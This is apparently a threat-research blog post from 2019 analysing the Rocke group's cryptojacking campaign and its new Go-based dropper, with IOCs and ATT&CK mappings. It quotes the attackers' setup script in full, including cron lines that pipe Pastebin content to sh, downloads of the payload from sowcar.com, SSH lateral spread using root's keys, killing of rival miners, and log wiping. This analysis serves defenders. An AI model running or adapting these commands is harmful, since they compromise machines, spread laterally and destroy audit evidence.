Rocke Evolves Its Arsenal With a New Malware Family Written in Golang

anomali.com/blog/rocke-evolves-its-arsenal-with-a-new-malware-family-written-in-golang

Research | March 15, 2019

by Anomali Threat Research


Summary

The “Rocke group”, a Chinese threat actor group who specializes in cryptojacking, has shifted gears on how they’re stealing your cycles. Rocke is actively updating and pushing a new dropper using Pastebin for Command and Control (C2). Recent updates to the C2 as of March 13th, 2019 have been seen, which leads researchers to believe this campaign is ongoing. According to VirusTotal, the threat detection of the new dropper is nearly non-existent. The group has been observed in previous campaigns to use “ld.so.preload” function to hook libc functions. The hooking is used to hide the dropper and the mining software installed by the malware and prevents it from showing up in the “currently running” process list. This tactic is being utilized by the group in this new campaign. The miner uses a private mining pool hosted on DigitalOcean which is a change in the threat actor’s previous tactics.

Introduction

The threat actor group, Rocke, was first reported by Cisco Talos in August 2018.[1] On January 17th, 2019, Palo Alto Networks’ Unit 42 reported on a campaign conducted by the group that was active in October 2018, in which the group utilized a malware written in Python to orchestrate the infection and spreading of their coinminer.[2] On March 12th, 2019, Anomali Research has, with high confidence, identified a new active campaign that we believe is being conducted by Rocke. The objective of the campaign, similar to other Rocke activity, is to drop a miner onto a machine to mine Monero cryptocurrency. This ongoing campaign has extensive Tactics Techniques and Procedures (TTPs) that overlap with the report published by Unit 42.

This campaign is different from prior activity because a new dropper was observed being used by Rocke that is written in Go (Golang) instead of Python. The detection for the malware on VirusTotal (VT) is nearly non-existent. Figure 1, below, shows the detections for the most recent sample submitted to VT. It can be seen that only one engine successfully detected it as malicious. The low detection rate of the malware coupled with the techniques that prevent the Rocke malicious processes from showing up in the running processes of victim machines, raises the possibility that this campaign has been successfully running for weeks.



One engine detected this file

SHA-256	93efdee9def596b93517699958e7a5c3f0bae88e220cb08593c4712f143696dd
File name	1552060225x1822611359.jpg
File size	3.2 MB
Last analysis	2019-03-12 14:32:34 UTC

Jiangmin	Backdoor.Linux.bskw	Ad-Aware	Clean
AegisLab	Clean	AhnLab-V3	Clean
ALYac	Clean	Antiy-AVL	Clean
Arcabit	Clean	Avast	Clean

Figure 1: Scanning results from VirusTotal for one of the malware samples.

Technical Details

Analysis of the Dropper

The samples analyzed are packed with UPX. The UPX header has been modified to break the unpacker provided by the UPX project. Instead of having the “UPX!” string, it has been replaced with “LSD!”. Repairing the header is needed to unpack the samples using the unpacker provided by the UPX team.

The dropper is written in Go (Golang) and the estimated source code structure, based on the decompiler, is shown below:

```
Package main: /root/go/src/github.com/hippies/LSD
File: main.go
    goatt Lines: 12 to 17 (5)
    main Lines: 17 to 34 (17)

/root/go/src/github.com/hippies/LSD/LSDB
File: a.go
    _kBytes Lines: 13 to 27 (14)
    KWR Lines: 27 to 36 (9)
File: b.go
    _libBytes Lines: 10 to 17 (7)
    LibWrite Lines: 17 to 25 (8)
File: c.go
    _netdnsinitBytes Lines: 11 to 18 (7)
    _netdnsserviceBytes Lines: 18 to 26 (8)
    NetdnsWrite Lines: 26 to 37 (11)
/root/go/src/github.com/hippies/LSD/LSDA
File: a.go
    getiplista Lines: 12 to 37 (25)
    run Lines: 37 to 86 (49)
    runtwo Lines: 86 to 98 (12)
    Ago Lines: 98 to 108 (10)
    (Ago)func1 Lines: 103 to 106 (3)
File: b.go
    getiplistb Lines: 18 to 42 (24)
    generateTask Lines: 42 to 54 (12)
    cmd Lines: 54 to 81 (27)
    (cmd)func1 Lines: 62 to 98 (36)
    cmdtwo Lines: 81 to 93 (12)
    bgo Lines: 93 to 113 (20)
    (bgo)func1 Lines: 98 to 101 (3)
    Bbgo Lines: 113 to 118 (5)
/root/go/src/github.com/hippies/LSD/LSDC
File: a.go
    Read Lines: 17 to 43 (26)
    PathExists Lines: 43 to 54 (11)
    CopyFile Lines: 54 to 65 (11)
    Mkdir Lines: 65 to 69 (4)
    Writefile Lines: 69 to 79 (10)
    Writefiletwo Lines: 79 to 88 (9)
    Delfile Lines: 88 to 97 (9)
    Changetime Lines: 97 to 105 (8)
    Cmdexec Lines: 105 to 111 (6)
    Checkupdate Lines: 111 to 129 (18)
    Getip Lines: 129 to 149 (20)
    Getipb Lines: 149 to 164 (15)
    Cron Lines: 164 to 173 (9)
```

The main execution process can be summarized in the following steps:

1. Delete “/etc/ld.so.preload” if it exists
2. Get the PID of the process and writes it to “/tmp/.lsdpid”
3. Uses “chattr -i” to mark the PID file protected so it cannot be modified
4. Copies itself from “/tmp/kthrotlds” to “/usr/sbin/kthrotlds”

5. Turns the modified time stamp on the moved file back 416 days
6. Installs an “init.d” startup script to “/etc/init.d/netdns” and a systemd service script to “/usr/lib/systemd/system/netdns.service”; the modified time is also changed for these files in the same way
7. Enabling the service on the compromised system by executing: “chkconfig --add netdns” and “systemctl enable netdns”
8. Removes the files “/tmp/kthrotlds” and “/tmp/kintegrityds”
9. Writes code to “/usr/local/lib/libcset.c”
10. Compiles it with “gcc /usr/local/lib/libcset.c -Wall -shared -fPIC -ldl -o /usr/local/lib/libcset.so”
11. If GCC is not installed it tries to install it and recompile “yum -y install gcc -y||apt-get -y install gcc”
12. Adds the path to the shared object to “/etc/ld.so.preload” and protects the file from modifications
13. Persistence is added through Cron by executing echo "*/10 * * * * (curl -fsSL https://pastebin.com/raw/yPRSa0ki||wget -q -O- https://pastebin.com/raw/yPRSa0ki)|sh" | crontab - and by adding “*/15 * * * * (curl -fsSL https://pastebin.com/raw/yPRSa0ki||wget -q -O- https://pastebin.com/raw/yPRSa0ki)|sh” to “/var/spool/cron/crontabs/root”
14. Checking for updates by checking the version listed at “https://pastebin.com/raw/HWBVXK6H”
15. Installs the Monero miner at “/tmp/kintegrityds” and protects it
16. The miner connects to a private pool hosted on DigitalOcean with IP and port of: 134.209.104.20:51640

The malware also starts an “attack” thread that scans for SSH and Redis servers. The malware uses “ident.me” to determine the machines external host so it does not attack itself.

Command and Control


The malware uses Pastebin for Command and Control (C2). The URL “https://pastebin[.]com/HWBVXK6H” is used to check for the latest version of the malware. If a new version is available, the malware reaches out to “https://pastebin[.]com/yPRSa0ki”. The paste shown below serves as a redirect to the actual setup stript.

```
(curl -fsSL https://pastebin.com/raw/D8E71JBJ||wget -q -O-
https://pastebin.com/raw/D8E71JBJ)|sed 's/
//'|sh
```

The setup script in paste D8E71JBJ, shown below, kills other mining malware and downloads and executes the threat actors’ malware instead. It will also try to use known SSH hosts and the SSH key on the machine to spread latterly.

```
export PATH=$PATH:/bin:/usr/bin:/sbin:/usr/local/bin:/usr/sbin

echo "*/10 * * * * (curl -fsSL https://pastebin.com/raw/yPRSa0ki||wget -q -O-
https://pastebin.com/raw/yPRSa0ki)|sh" | crontab -

mkdir -p /tmp
chmod 1777 /tmp

ps -ef|grep -v grep|grep hwlh3wlh44lh|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep Circle_MI|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep get.bi-chi.com|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep hashvault.pro|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep nanopool.org|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep /usr/bin/.sshd|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep /usr/bin/bsd-port|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "xmr"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "xig"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "ddgs"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "qW3xT"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "wnTKYg"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "t00ls.ru"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "sustes"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "thisxxs"|awk '{print $2}' | xargs kill -9
ps -ef|grep -v grep|grep "hashfish"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "kworkerds"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "watchdog"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "/tmp/devtool"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "systemctI"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "watchdogs"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "ksoftirqds"|awk '{print $2}'|xargs kill -9
ps -ef|grep -v grep|grep "suolbcc"|awk '{print $2}'|xargs kill -9
ps aux|grep -v grep|grep -v kintegrityds|awk '{if($3>=80.0) print $2}'|xargs kill -9
yum -y install coreutils||apt-get -y install coreutils
apt-get install cron -y||yum install crontabs -y||apk add cron -y

if [ ! -f "/tmp/.lsdpid" ]; then
   ARCH=$(uname -m)
   if [ ${ARCH}x = "x86_64x" ]; then
       (curl -fsSL http://sowcar.com/t6/678/1552060180x1822611359.jpg -o
/tmp/kthrotlds||wget -q http://sowcar.com/t6/678/1552060180x1822611359.jpg -O
/tmp/kthrotlds) && chmod +x /tmp/kthrotlds
   elif [ ${ARCH}x = "i686x" ]; then
       (curl -fsSL http://sowcar.com/t6/678/1552060225x1822611359.jpg -o
/tmp/kthrotlds||wget -q http://sowcar.com/t6/678/1552060225x1822611359.jpg -O
/tmp/kthrotlds) && chmod +x /tmp/kthrotlds
   else
       (curl -fsSL http://sowcar.com/t6/678/1552060225x1822611359.jpg -o
/tmp/kthrotlds||wget -q http://sowcar.com/t6/678/1552060225x1822611359.jpg -O
/tmp/kthrotlds) && chmod +x /tmp/kthrotlds
   fi
       nohup /tmp/kthrotlds >/dev/null 2>&1 &
elif [ ! -f "/proc/$(cat /tmp/.lsdpid)/stat" ]; then
   ARCH=$(uname -m)
   if [ ${ARCH}x = "x86_64x" ]; then
       (curl -fsSL http://sowcar.com/t6/678/1552060180x1822611359.jpg -o
/tmp/kthrotlds||wget -q http://sowcar.com/t6/678/1552060180x1822611359.jpg -O
/tmp/kthrotlds) && chmod +x /tmp/kthrotlds
   elif [ ${ARCH}x = "i686x" ]; then
       (curl -fsSL http://sowcar.com/t6/678/1552060225x1822611359.jpg -o
/tmp/kthrotlds||wget -q http://sowcar.com/t6/678/1552060225x1822611359.jpg -O
/tmp/kthrotlds) && chmod +x /tmp/kthrotlds
   else
       (curl -fsSL http://sowcar.com/t6/678/1552060225x1822611359.jpg -o
/tmp/kthrotlds||wget -q http://sowcar.com/t6/678/1552060225x1822611359.jpg -O
/tmp/kthrotlds) && chmod +x /tmp/kthrotlds
   fi
       nohup /tmp/kthrotlds >/dev/null 2>&1 &
fi

if [ -f /root/.ssh/known_hosts ] && [ -f /root/.ssh/id_rsa.pub ]; then
 for h in $(grep -oE "([0-9]{1,3}.){3}[0-9]{1,3}" /root/.ssh/known_hosts); do ssh -
oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h '(curl -fsSL
https://pastebin.com/raw/yPRSa0ki||wget -q -O- https://pastebin.com/raw/yPRSa0ki)|sh
>/dev/null 2>&1 &' & done
fi

echo 0>/var/spool/mail/root
echo 0>/var/log/wtmp
echo 0>/var/log/secure
echo 0>/var/log/cron
#
```

The Pastebin profile used by the actor for this campaign is shown below. It can be seen that these pastes were added on February 24th, 2019.



SYSTEMTEN's Pastebin

[GIFT PRO] 786 61,021 187 DAYS AGO

NAME / TITLE	ADDED	EXPIRES	HITS
version	Feb 24th, 19	Never	20,890
B	Feb 24th, 19	Never	20,438
A	Feb 24th, 19	Never	19,693

Figure 2: Pastebin profile used by the threat actor

The server hosting the malware has the appearance of a free Chinese image hosting site, shown in Figure 3 below. The page asks a visitor to upload their identity photo for the Chinese online shopping website, Taobao.



图片上传 是一个免费的图片上传网站，我们支持上传以JPG/GIF/BMP结尾的图片文件的上传。你能免费上传图片,并得到一个外链地址。但图片上传者不能上传任何违反法律的图片。**我们将会保存一个月或者更久。**本站仅提供图片/文件存储空间服务，图片上传者应自行负责所上传图片/文件涉及的法律责任，本站对图片合法性概不负责，亦不承担任何法律责任！

图片上传 Chuantu.biz创建于2012年,为网友提供免费的图片上传存储外链服务！ 图片上传 image upload

Figure 3: Image hosting site from where the malware is downloaded from.

According to the Whois record, shown below, the fake image hosting domain was created on June 21st, 2018. It is also registered by the same email (4592248@gmail[.]com) as another domain that was used in an earlier Rocke campaign which indicates that it is likely the site is controlled by the threat group.[3]

```
  Domain Name: SOWCAR.COM

  Registry Domain ID: 2277522871_DOMAIN_COM-VRSN

  Registrar WHOIS Server: whois.ename.com

  Registrar URL: http://www.ename.net

  Updated Date: 2019-03-08T01:38:36Z

  Creation Date: 2018-06-21T11:14:39Z

  Registry Expiry Date: 2019-06-21T11:14:39Z

  Registrar: eName Technology Co., Ltd.

  Registrar IANA ID: 1331

  Registrar Abuse Contact Email: abuse@ename.com

  Registrar Abuse Contact Phone: 86.4000044400

  Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited

  Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited

  Name Server: DALE.NS.CLOUDFLARE.COM

  Name Server: JOAN.NS.CLOUDFLARE.COM

  DNSSEC: unsigned

  URL of the ICANN Whois Inaccuracy Complaint Form:
  Registry Registrant ID:Not Available From Registry

  Registrant Name: LuWei

  Registrant Organization: Lu Wei

  Registrant Street: SiChuan ZhongLu 668 Hao 8 Lou

  Registrant City: ShangHai

  Registrant State/Province: ShangHai

  Registrant Postal Code: 200000

  Registrant Country: CN

  Registrant Phone: +86.2139003725

  Registrant Phone Ext:

  Registrant Fax: +86.2139003725
  Registrant Fax Ext:

  Registrant Email: 4592248@gmail.com

  Registry Admin ID:Not Available From Registry
```

Overlapping TTPs with previous campaigns

The current campaign has numerous TTPs overlapping with the previous campaign reported by Unit 42. In both campaigns, the group uses Pastebin for C2 and the C2 system depends on 3 public pastes. One paste serves the latest version, one acts as a redirect to the third that is used to initialize the infection. The redirect uses either “cURL” or “wget” to fetch the initialization script from the paste. The paste is “piped” to either “bash” or “sh” after some cleanup. In addition to the similarities in the structures, the user account names also appear to follow a similar pattern. In this campaign the username is “SYSTEMTEN” while last campaign username was “SYSTEAM”. The first five characters of the username (SYSTE) may be an indication of other Rocke activity.

The filenames of the payloads are also similar in the two latest reported campaigns. Below are the URLs used to download the payload in this campaign and the campaign reported by Unit 42. The filenames have the same structure, with some of the numbers overlapping.

```
http://sowcar.com/t6/678/1552060180x1822611359.jpg

https://master.minerxmr.ru/2/1551434778x2728329032.jpg
```

The malware uses cron for persistence. The similar crontab entries are shown below. The only difference between the entries are the ID of paste used.

Cron jobs created by the Python version of the malware:

```
"*/10 * * * * root (curl -fsSL https://pastebin.com/raw/1NtRkBc3||wget -q -O-
https://pastebin.com/raw/1NtRkBc3)|sh
##"

"*/15 * * * * (curl -fsSL https://pastebin.com/raw/1NtRkBc3||wget -q -O-
https://pastebin.com/raw/1NtRkBc3)|sh
##"
```

Cron jobs created by the Go version of the malware:

```
*/10 * * * * root (curl -fsSL https://pastebin.com/raw/yPRSa0ki||wget -q -O-
https://pastebin.com/raw/yPRSa0ki)|sh

##

*/15 * * * * (curl -fsSL https://pastebin.com/raw/yPRSa0ki||wget -q -O-
https://pastebin.com/raw/yPRSa0ki)|sh

##
```

In this campaign, the threat actor also uses “init” and “systemd” services for persistence. The name of the service is “netdns.” Below is a snippet from the setup script used by Rocke in a previous campaign that also uses the serviced called netdns. After the file is created, the access and modified time is changed before the file is marked as non-modifiable. The same technique is used by the new malware written in Go.

```
curl -fsSL --connect-timeout 120 https://master.minerxmr.ru/Pep/4 -o
/etc/init.d/netdns||wget https://master.minerxmr.ru/Pep/4 -O /etc/init.d/netdns) &&
chmod 777 /etc/init.d/netdns && touch -acmr /bin/sh /etc/init.d/netdns && chattr +i
/etc/init.d/netdns
```

The spreading technique observed by Anomali researchers is the same one used in previous campaigns. The malware in both previous and ongoing campaign assumes that it has root level access on the machine. Below are code snippets from the current campaign and the campaign reported by Unit 42, where the threat actor uses ssh keys and known hosts if they are available to infect other machines.

Last campaign

```
if [ -f /root/.ssh/known_hosts ] && [ -f /root/.ssh/id_rsa.pub ]; then

               for h in $(grep -oE "([0-9]{1,3}.){3}[0-9]{1,3}"
/root/.ssh/known_hosts); do ssh -oBatchMode=yes -oConnectTimeout=5 -
oStrictHostKeyChecking=no $h '(curl -fsSL https://pastebin.com/raw/1NtRkBc3||wget -q
-O- https://pastebin.com/raw/1NtRkBc3)|sh' & done

fi
```

Current campaign

```
if [ -f /root/.ssh/known_hosts ] && [ -f /root/.ssh/id_rsa.pub ]; then

 for h in $(grep -oE "([0-9]{1,3}.){3}[0-9]{1,3}" /root/.ssh/known_hosts); do ssh -
oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h '(curl -fsSL
https://pastebin.com/raw/yPRSa0ki||wget -q -O- https://pastebin.com/raw/yPRSa0ki)|sh
>/dev/null 2>&1 &' & done

fi
```

In addition to the propagation over SSH, the new malware tries to compromise Redis servers just like the Python-based malware.

There is also overlap of infrastructure. The email used to register the sowcar[.]com domain also registered thyrsi[.]com. This domain was reported on and linked to the same threat group in a report by Cisco Talos in December 2018. The domains registered by this email address is shown in the figure below.




Figure 4: Domains registered by the same email address.

Conclusion

Anomali Labs has detected a new campaign by the threat group Rocke. In this campaign, the group has changed from using a Python-based malware to a malware written in Golang. The detection of this new malware is nearly non-existent. In addition, the group uses a private mining pool to reduce the risks of being detected.

Mitre ATT&CK

- T1190 Exploit Public-Facing Application
- T1078 Valid Accounts
- T1168 Local Job Scheduling
- T1110 Brute Force
- T1222 File Permissions Modification
- T1021 Remote Services
- T1064 Scripting
- T1045 Software Packing
- T1071 Standard Application Layer Protocol
- T1099 Timestomp
- T1055 Process Injection

- T1036 Masquerading

IOCs

URLS

```
https://pastebin[.]com/raw/yPRSa0ki

https://pastebin[.]com/raw/wDBa7jCQ

https://pastebin[.]com/raw/D8E71JBJ

https://pastebin[.]com/raw/HWBVXK6H

https://pastebin[.]com/raw/qs3ger9z

http://sowcar[.]com/t6/678/1552060180x1822611359.jpg

http://sowcar[.]com/t6/678/1552060225x1822611359.jpg

http://sowcar[.]com/t6/682/1552580197x2890211702.jpg
```

SHA256

```
029e79bc2e232d21b61c09463dd89e515606b7b9df771572627394cbe59e1cbd

93efdee9def596b93517699958e7a5c3f0bae88e220cb08593c4712f143696dd

3a4391293d1a7fbd5cfc34258aa0cfcd57abb8b4453e47ea293c572fbf1862ad

60aadabd2f3f1465f239d2721a663f4b9f9d15e739dcb14df64e241c2d37e30c

9df3ae6da6b262f5dea6a1f5438127cd4cfa8d718997b4e90b107fabb2b392be

e2db2dca7d84098192c5562c299a76330ca556ac30d583ac8079fe63b61e94d5
```

Mining pool

134.209.104.20:51640

Endnotes

- David Liedenberg, "Rocke: The Champion of Monero Miners," Talos Blog, accessed March 14, 2019, published August 30, 2018.
- Xingyu Jin and Claud Xiao, "Malware Used by "Rocke" Group Evolves to Evade Detection by Cloud Security Products," Palo Alto Networks, accessed March 14, 2019, published January 17, 2019.
- David Liebenberg and Andrew Williams, "Connecting the dots between recently active cryptominers," Talos Blog, accessed March 14, 2019, published December 18, 2018.

Topics: Research